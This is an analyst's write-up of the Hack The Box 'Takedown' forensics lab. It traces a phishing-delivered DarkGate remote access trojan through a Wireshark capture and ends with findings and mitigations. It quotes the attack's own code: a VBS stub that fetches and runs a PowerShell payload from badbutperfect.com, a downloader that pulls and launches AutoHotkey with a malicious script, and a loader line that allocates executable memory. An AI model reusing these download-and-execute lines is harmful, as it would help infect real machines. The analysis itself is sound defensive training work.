TITLE: Hackthebox Takedown Sherlock Machine

DATE: 7-25-25

TOOLS USED

- Wireshark
- VirusTotal
- Linux Ubuntu

Artifacts

Name	Hash
AZURE_DOC_OPEN.vbs	c147c4075c2117bc8bf1a034453f284ec6ed62fbbf0229df8c752905
nrwncpwo	9353635f565f1a3b0c4caa28f268f30271e12709d921ea87969cd4e
test2	897b0d0e64cf87ac7086241c86f757f3c94d6826f949a1f0fec9c408
script.ahk	5aac7d31149048763e688878c3910ae4881826db80e078754f5d08
ozkpfzju	a39dba6db04a85050ba7949881769f4b006b4a8edf691a605bfa5fe

Scenario

- We've identified an unusual pattern in our network activity, indicating a possible security breach. Our team suspects an unauthorized intrusion into our systems, potentially compromising sensitive data. Your task is to investigate this incident.

Summary

- A review of the *Takedown* pcap file revealed a multi stage remote access trojan, likely initiated via phishing campaign. DNS connections to the malicious website `escueladelmarina[.]com`, led to SMB connections into the network and the download of an obfuscated VBS file. This file used Power Shell to invoke further payloads, including a legitimate executable named autohotkey.exe to execute payloads.

Methodology

- After opening the pcap file in wireshark, a statistical analysis was run on the protocol hierarchy (figure 1), and endpoints (figure 2).

Figure 1: Protocol Hierarchy

Wireshark · Protocol Hierarchy Statistics · Takedown.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End
Frame	100.0	2967	100.0	2138579	336 k	0	0	0
Ethernet	100.0	2967	2.2	48096	7,562	0	0	0
Internet Protocol Version 4	99.9	2963	2.8	59260	9,318	0	0	0
User Datagram Protocol	4.4	130	0.0	1040	163	0	0	0
Domain Name System	4.4	130	0.3	6701	1,053	130	6701	1,05
Transmission Control Protocol	95.5	2833	94.6	2023370	318 k	2646	1974792	310
NetBIOS Session Service	1.8	54	1.1	23048	3,624	0	0	0
SMB2 (Server Message Block Protocol version 2)	1.8	53	1.1	22855	3,593	51	8676	1,36
Data	0.1	2	0.6	13177	2,071	2	13177	2,07
SMB (Server Message Block Protocol)	0.0	1	0.0	155	24	1	155	24
Hypertext Transfer Protocol	4.5	133	90.7	1940570	305 k	4	605	95
Line-based text data	2.1	62	0.0	368	57	62	368	57
Data	2.3	67	89.5	1913506	300 k	67	1913506	300
Address Resolution Protocol	0.1	4	0.0	184	28	4	184	28

Figure 2: Endpoint Statistics

Wireshark · Conversations · Takedown.pcap

Ethernet · 1 | IPv4 · 3 | IPv6 | TCP · 68 | UDP · 3

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.3.19.101	10.3.19.1	130	12 kB	65	5 kB	65	7 kB	0.000000	50.6830	790 bits/s	1,129 bits/s
10.3.19.101	103.124.105.78	2,755	2 MB	1,018	84 kB	1,737	2 MB	15.800133	35.0775	19 kbps	459 kbps
10.3.19.101	165.22.16.55	78	27 kB	40	8 kB	38	20 kB	0.094645	38.9899	1,568 bits/s	4,045 bits/s


- These statistics reveal a large amount of out of network communication via smb2, immediately raising red flags. HTTP traffic may also indicate the download of files
- The primary communication channel in the pcap file is between the host and the ip address: `103[.]124[.]105[.]78`, transferring a total of 2,755 packets.
- Investigation of the packets reveals a strange DNS request to an unknown website in figure 3.

Figure 3: DNS Results

```
1 0.000000   10.3.19.101   10.3.19.1      DNS   79 Standard query 0x3c5c A escuelademarina.com
2 0.089655   10.3.19.1     10.3.19.101    DNS  114 Standard query response 0x3c5c A escuelademarina.com A 165.22.16.55
3 0.094645   10.3.19.101   165.22.16.55   TCP   66 53623 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
4 0.249408   165.22.16.55  10.3.19.101    TCP   66 445 → 53623 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1396 SACK_PERM WS=128
5 0.249947   10.3.19.101   165.22.16.55   TCP   60 53623 → 445 [ACK] Seq=1 Ack=1 Win=131072 Len=0
6 0.250281   10.3.19.101   165.22.16.55   SMB  213 Negotiate Protocol Request
7 0.407506   165.22.16.55  10.3.19.101    TCP   60 445 → 53623 [ACK] Seq=1 Ack=160 Win=64128 Len=0
```

- The host made a DNS lookup for the website `escuelademarina[.]com`.
- A quick check on VirusTotal reveals this to be a malicious website, as seen in figure 4.

Figure 4: VirusTotal findings




- Further investigation of the pcap file reveals a request for an `AZURE_DOC_OPEN.vbs` file made via smb immediately after the DNS request.
- Exporting and analyzing the vbs script from the pcap file reveals a string of hidden script at the end (figure 5).

Figure 5: Malicious Script

```
tjfzjfht = "powershell"
tjnmkmab = "Shell.Application"
lpeldets = "-Command Invoke-Expression (Invoke-RestMethod -Uri 'badbutperfect.com/nrwncpwo')"
CreateObject(tjnmkmab).ShellExecute tjfzjfht, lpeldets ,"","",0
```

- The downloaded program seems to make a PowerShell web request and download a file named `nrwncpwo` from the website `badbutperfect[.]com`.
- Another VirusTotal lookup in figure 6 indicates the website to be malicious.

Figure 6: VirusTotal Results



- Exporting the object `nrwncpwo` from wireshark http and running an analysis reveals that the file is a PowerShell script designed to download and run several files from the same `badbutperfect[.]com` website.

Figure 7: Cat Results

```
vboxuser@SOC-Ubuntu:~/Downloads/takedown$ cat nrwncpwo
ni 'C:/rimz' -Type Directory -Force;cd 'C:/rimz';Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';Invoke-WebRequest -Ur
i "http://badbutperfect.com/jvtobaqj" -OutFile 'script.ahk';Invoke-WebRequest -Uri "http://badbutperfect.com/ozkpfzju" -OutFile 'test.txt'; start 'AutoH
otkey.exe' -a 'script.ahk';attrib +h 'C:/rimz'vboxuser@SOC-Ubuntu:~/Downloads/takedown$
```

- The script makes a request for a `test2` file, saved as autohotkey.exe.
- Further research indicates autohotkey.exe is a legitimate Windows utility, but has the potential to be used as an attack vector for malicious programs, allowing for complex script execution.
- The MITRE ATT&CK Framework lists autohotkey as a way for adversaries to execute malicious `.ahk` files on the windows device, as seen in figure 8.

Figure 8: MITRE ATT&CK Results

Command and Scripting Interpreter: AutoHotKey & AutoIT

Other sub-techniques of Command and Scripting Interpreter (12)

Adversaries may execute commands and perform malicious tasks using AutoIT and AutoHotKey automation scripts. AutoIT and AutoHotkey (AHK) are scripting languages that enable users to automate Windows tasks. These automation scripts can be used to perform a wide variety of actions, such as clicking on buttons, entering text, and opening and closing programs.[1][2]

Adversaries may use AHK (`.ahk`) and AutoIT (`.au3`) scripts to execute malicious code on a victim's system. For example, adversaries have used for AHK to execute payloads and other modular malware such as keyloggers. Adversaries have also used custom AHK files containing embedded malware as Phishing payloads.[3]

These scripts may also be compiled into self-contained executable payloads (`.exe`).[1][2]

ID: T1059.010

Sub-technique of: T1059

Tactic: Execution

Platforms: Windows

Contributors: @_montysecurity; Liran Ravich, CardinalOps; Rahmat Nurfauzi, @infosecn1nja, PT Xynexis International; Serhii Melnyk, Trustwave SpiderLabs; TruKno

Version: 1.1

Created: 29 March 2024

Last Modified: 15 April 2025

Version Permalink

- The script also makes a request from the `badbutperfect[.]com` to download a file named `script.ahk`, likely a script that can be run with autohotkey.
- Extracting further foreign objects such as the file named `jvtobaqj` and investigating the file reaveals strange english ascii texts followed by commands in a programming language as seen in figure 8.

  Figure 9: Results of object jvtobaqj (Script.ahk)


```
spin pool quote anxiety
stumble upset teach tackle
critic planet enough
range snow horror combine
flip hard rely drop inner
ski try adjust scissors
want win song issue wine
render timber mention
question lizard kid layer
bright jelly load cash
maid saddle sauce test
glare resemble purity
rail kidney rocket grace
stay copper connect remember
*/

lpAddress := DllCall("VirtualAlloc", "Ptr", 0, "UInt", size, "UInt", MEM_COMMIT | MEM_RESERVE, "UInt", PAGE_EXECUTE_READWRITE)
/*
near view word nothing
hat moon render real
pen reunion mix similar
ozone expand seed artefact
dust oak leaf veteran
side front sadness menu
settle chronic wasp behind
```

- This script is a malicious indicator, and is likely a vbs script that has been obfuscated with padding to avoid detection via hash.
- The next part of the figure 7 cat results, is an attempt to invoke a web request and download a file named `ozkpfzju` and saving it as a test2.txt.
- The final part of the PowerShell script executes the `script.ahk` via the previously downloaded autohotkey program.


- Opening and investigating the `ozkpfzju` reveals it to be an encoded string of random numbers, likely obfiscated to avoid detection.
- Checking the hash against VirusTotal reveals it to be a malicious trojan, named `Darkgate` in figure 10.

Figure 10: VirusTotal results against ozkpfzju



- the MITRE ATT&CK entry on darkgate suggests that it is the chosen tool of cybercrime organizations, likely as part of a malware as a service platform (figure 11).

Figure 11: MITRE ATT&CK Results for Darkgate



- The evidence suggests that the system was compromised with some sort of initial access, very likely a successful phishing attempt.
- A multi stage payload was then deployed, first a PowerShell script to download more payload and an executable compatible with a native windows scripting language.

- Obfuscated malware was hidden in the file and executed by the autohotkey program, possibly as a means of privilege escalation or obfuscation.
- A remote access trojan (RAT) was downloaded and gave the attacker long term persistence.

Findings

- The multi stage payload drop was likely the result of a successful phishing campaign against the user.
- The organization used Darkgate, a remote access trojan commonly used by cybercrime organizations in malware as a service offerings.
- If paired with privilege escalation techniques, the attacker could have unrestricted administrator access to the windows device, and could have used the endpoint as a pivot point for horizontal movement into the wider network.
- The attacker would have had easy access to any sensitive information or stored data inside of the affected endpoint.

Mitigation

- The catastrophic effects of the incident can be mitigated with **operational security controls** such as user access training, digital hygiene training, and phishing awareness training.
- **Technical security controls** such as firewalls that block out of network smb access should be implemented immediately .
- If not necessary to the function of the endpoint, PowerShell should be disabled or set to restricted mode.
- Unnecessary program installation or download such as autohotkey should not be permitted.
- A **managerial security control** such as zero trust should be implemented, preventing users from gaining administrator or any unnecessary access to the endpoint.
- **Endpoint Detection and Response (EDR)** software may have detected unauthorized PowerShell access or script execution and prevented it, it should be considered for future use on any endpoint.
- Email communication should only be allowed for approved domains.
- Yara or snort rules may be implemented to prevent any known signatures from infecting devices again.

LESSONS LEARNED

- Phishing awareness and simulation training should be implemented into an organizations cybersecurity awareness and defense.

- Basic technical controls and firewall restrictions remove low hanging fruit and limit the possible attack surface of a network. Snort IDS and firewall rules are critical to block and monitor inbound/outbound network traffic, with alerts sent to a splunk SIEM machine for quick triage.
- SMB access from out of network is a critical vulnerability and should be disabled.
- DNS requests to potentially malicious or strange websites are indicators of compromise and a potential attack vector, and should be restricted if possible.
- Malware as a Service platforms expand the range of potential cyberthreats by providing easy access of malware to criminals. Technical Controls, a proper incidence response playbook, and phishing awareness training are critical and no longer optional to any organization's security posture.